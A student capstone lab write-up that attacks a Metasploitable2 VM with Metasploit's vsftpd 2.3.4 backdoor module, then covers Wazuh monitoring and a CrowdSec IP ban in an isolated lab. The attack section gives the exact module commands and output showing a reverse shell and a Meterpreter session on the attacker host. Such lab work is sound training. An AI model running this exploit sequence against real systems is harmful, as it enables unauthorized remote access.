

Capstone Project: Full Alert-to-Response Cycle

Introduction

This capstone project demonstrates a complete cybersecurity incident response workflow using offensive and defensive security tools in a virtual lab environment. The project involved simulating a cyberattack using Metasploit against a vulnerable Metasploitable2 machine, monitoring suspicious activity using Wazuh, and implementing response actions using CrowdSec. The objective was to understand the full lifecycle of an attack from exploitation to detection, containment, and reporting.

Objectives

- Simulate a real-world cyberattack using Metasploit
- Exploit a vulnerable FTP service on Metasploitable2
- Monitor suspicious activities using Wazuh
- Block malicious IP addresses using CrowdSec
- Understand alert-to-response workflow
- Document technical findings and incident response procedures

Tools Used

- Metasploit Framework – Attack simulation
- Metasploitable2 – Victim machine
- Wazuh – Monitoring and alerting
- CrowdSec – Blocking attacker IP
- VirtualBox – Virtual environment

Lab Setup

Machine: Kali Linux

IP Address: 192.168.56.101

Role: Attacker


Machine: Metasploitable2

IP Address: 192.168.56.102

Role: Victim

Machine: Ubuntu + CrowdSec/Wazuh

Role: Monitoring & Response



Kali Linux IP Address

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
to mail.
nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:33:8a:de
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe33:8ade/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3158 (3.0 KB)  TX bytes:4594 (4.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25709 (25.1 KB)  TX bytes:25709 (25.1 KB)

nsfadmin@metasploitable:~$
```

Metasploitable2 IP Address

Attack Simulation

Step 1: Verify Attacker Machine IP

Command:

```
ip a
```

The Kali Linux system was assigned IP address 192.168.56.101.

Step 2: Verify Victim Machine IP

Command:

```
ifconfig
```


The Metasploitable2 target machine IP address was 192.168.56.102.

Step 3: Launch Metasploit Framework

Command:

```
msfconsole
```

The Metasploit console loaded successfully with exploit modules and payloads.



Metasploit Console Loaded

Step 4: Load VSFTPD Backdoor Exploit

Command:

use exploit/unix/ftp/vsftpd_234_backdoor

The exploit targets a vulnerable FTP service running on Metasploitable2.

Step 5: Configure Target IP

Command:


set RHOSTS 192.168.56.102

Step 6: Execute the Exploit

Command:

run

The exploit successfully opened a Meterpreter session confirming successful exploitation.



```
kali@kali: ~/Desktop
Session Actions Edit View Help
0 Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > info -d
[*] Generating documentation for vsftpd_234_backdoor, then opening /tmp/vsftpd_234_backdoor_doc20260515-6427-t8tipf.html in a browser ...
msf exploit(unix/ftp/vsftpd_234_backdoor) > [19797:19797:0515/015759.756588:ERROR:media/gpu/vaapi/vaapi_wrapper.cc:1640] vaInitialize failed: unknown libva error
[19920:7:0515/015800.637318:ERROR:gpu/ipc/client/command_buffer_proxy_impl.cc:285] ContextResult::kTransientFailure: Failed to send GpuControl.CreateCommandBuffer.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[+] 192.168.56.102:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.102:38820) at 2026-05-15 02:00:27 -0400

meterpreter > 
```

Successful Exploit and Meterpreter Session

Detection and Triage

The Wazuh dashboard was accessed to monitor security events and suspicious activity generated during the attack simulation.

Although a direct exploit alert was not generated during testing, the dashboard displayed monitoring data and severity levels.



Wazuh Dashboard Overview

Incident Analysis:

Timestamp: 2026-05-15 02:00:27

Source IP: 192.168.56.101

Alert Description: VSFTPD exploit activity observed

MITRE Technique: T1190 – Exploit Public-Facing Application

Incident Response

CrowdSec was configured to identify and block malicious IP addresses.

The following command was used:

```
sudo cscli decisions add --ip 192.168.56.101 --reason "VSFTPD Attack"
```

The system successfully added the attacker IP to the CrowdSec decision list.

```
May 15 12:07
faizanwani@faizanwani-VirtualBox: ~/Desktop
faizanwani@faizanwani-VirtualBox: ~/Desk | faizanwani@faizanwani-VirtualBox: ~/Desk | faizanwani@faizanwani-VirtualBox: ~/Des

enabling collections:crowdsecurity/linux
downloading parsers:crowdsecurity/whitelists
enabling parsers:crowdsecurity/whitelists

creating /etc/crowdsec/acquis.d/setup.linux.yaml
creating /etc/crowdsec/acquis.d/setup.sshd.yaml

CrowdSec alone will not block any IP address. If you want to block them, you must use a remediation component.
You can find them on https://app.crowdsec.net/hub/remediation-components

Run 'sudo systemctl reload crowdsec' for the new configuration to be effective.
Created symlink '/etc/systemd/system/multi-user.target.wants/crowdsec.service' -> '/usr/lib/systemd/system/crowdsec.service'
Get started with CrowdSec:
* Go further by following our post installation steps : https://docs.crowdsec.net/u/getting\_started/next\_steps
=====
* Install a remediation component to block attackers: https://docs.crowdsec.net/u/bouncers/intro
=====
* Find more collections, parsers and scenarios created by the community with the Hub: https://hub.crowdsec.net
=====
* Subscribe to additional blocklists, visualize your alerts and more with the console: https://app.crowdsec.net
You can always run the configuration again interactively by using 'cscli setup'
faizanwani@faizanwani-VirtualBox:~/Desktop$ sudo systemctl status crowdsec
sudo: 'systemctl': command not found
faizanwani@faizanwani-VirtualBox:~/Desktop$ sudo systemctl status crowdsec
sudo: 'systemctl': command not found
faizanwani@faizanwani-VirtualBox:~/Desktop$ sudo cscli decision list
No active decisions
faizanwani@faizanwani-VirtualBox:~/Desktop$ sudo cscli decisions add --ip 192.168.56.101 --reason "VSFTPD Attack"
INFO Decision successfully added
faizanwani@faizanwani-VirtualBox:~/Desktop$ sudo cscli decision list
```

ID	Source	Scope:Value	Reason	Action	Country	AS	Events	expiration	Alert ID
1	cscli	Ip:192.168.56.101	VSFTPD Attack	ban			1	3h59m52s	1

```
faizanwani@faizanwani-VirtualBox:~/Desktop$
```

CrowdSec Blocking Decision

Response Verification


A ping test was performed from the attacker machine to verify communication after response implementation.

Command:

ping 192.168.56.102

The target machine continued responding because CrowdSec remediation components were not fully configured. However, the decision was successfully added in CrowdSec.

This demonstrates the importance of proper remediation configuration in cybersecurity operations.



Ping Verification / Communication Test

Stakeholder Briefing

A controlled cybersecurity attack simulation was successfully conducted to evaluate the organization's security monitoring, detection, and incident response capabilities within a virtual lab environment. During the exercise, a vulnerable server running an outdated FTP service was intentionally targeted using a known software exploit to simulate a realistic cyberattack scenario. The purpose of the activity was to assess how effectively security tools could identify suspicious behaviour, generate monitoring data, and support incident response procedures.

Throughout the simulation, monitoring systems were used to observe attack-related activity and analyze events associated with the unauthorized access attempt. Response actions were then initiated to identify the attacking machine and implement containment measures using CrowdSec. The exercise demonstrated the importance of combining security monitoring platforms with automated response solutions to improve visibility into potential threats and reduce response time during security incidents.

No production systems, customer data, or real business operations were impacted because the entire activity was performed inside an isolated virtual environment created specifically for training and educational purposes. The project also highlighted several areas for improvement, including stronger automated blocking mechanisms, enhanced alert detection rules, regular patch management, and continuous monitoring of publicly accessible services. Overall, the exercise successfully demonstrated a complete alert-to-response cybersecurity workflow and provided practical insight into modern security operations and incident handling procedures.

Executive Summary

A cybersecurity attack simulation was successfully conducted using Metasploit Framework against a vulnerable Metasploitable2 virtual machine. The VSFTPD backdoor exploit was used to gain unauthorized access to the target system. Wazuh was utilized for monitoring security events and system activity during the attack lifecycle. CrowdSec was configured to identify and block malicious IP addresses. A blocking decision was successfully added against the attacker IP address. The project demonstrated practical understanding of attack simulation, vulnerability exploitation, monitoring, detection analysis, and response procedures within a controlled virtual environment. Recommendations include enabling active remediation components in CrowdSec, improving alert correlation rules in Wazuh, and regularly patching vulnerable services to prevent exploitation of vulnerable public-facing applications.

Time	Activity
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02:00 AM	Metasploit Framework launched
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02:01 AM	VSFTPD exploit module configured
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02:02 AM	Exploit executed successfully
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02:03 AM	Meterpreter session established
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02:05 AM	Wazuh monitoring activity reviewed
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02:07 AM	CrowdSec blocking decision added
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Conclusion

This capstone project provided hands-on experience with cybersecurity attack simulation, monitoring, detection, and response workflows. The project demonstrated how offensive and defensive security tools operate together in a controlled environment. The exercise improved practical understanding of penetration testing, incident response, and SOC operations while highlighting the importance of proper monitoring and remediation configurations.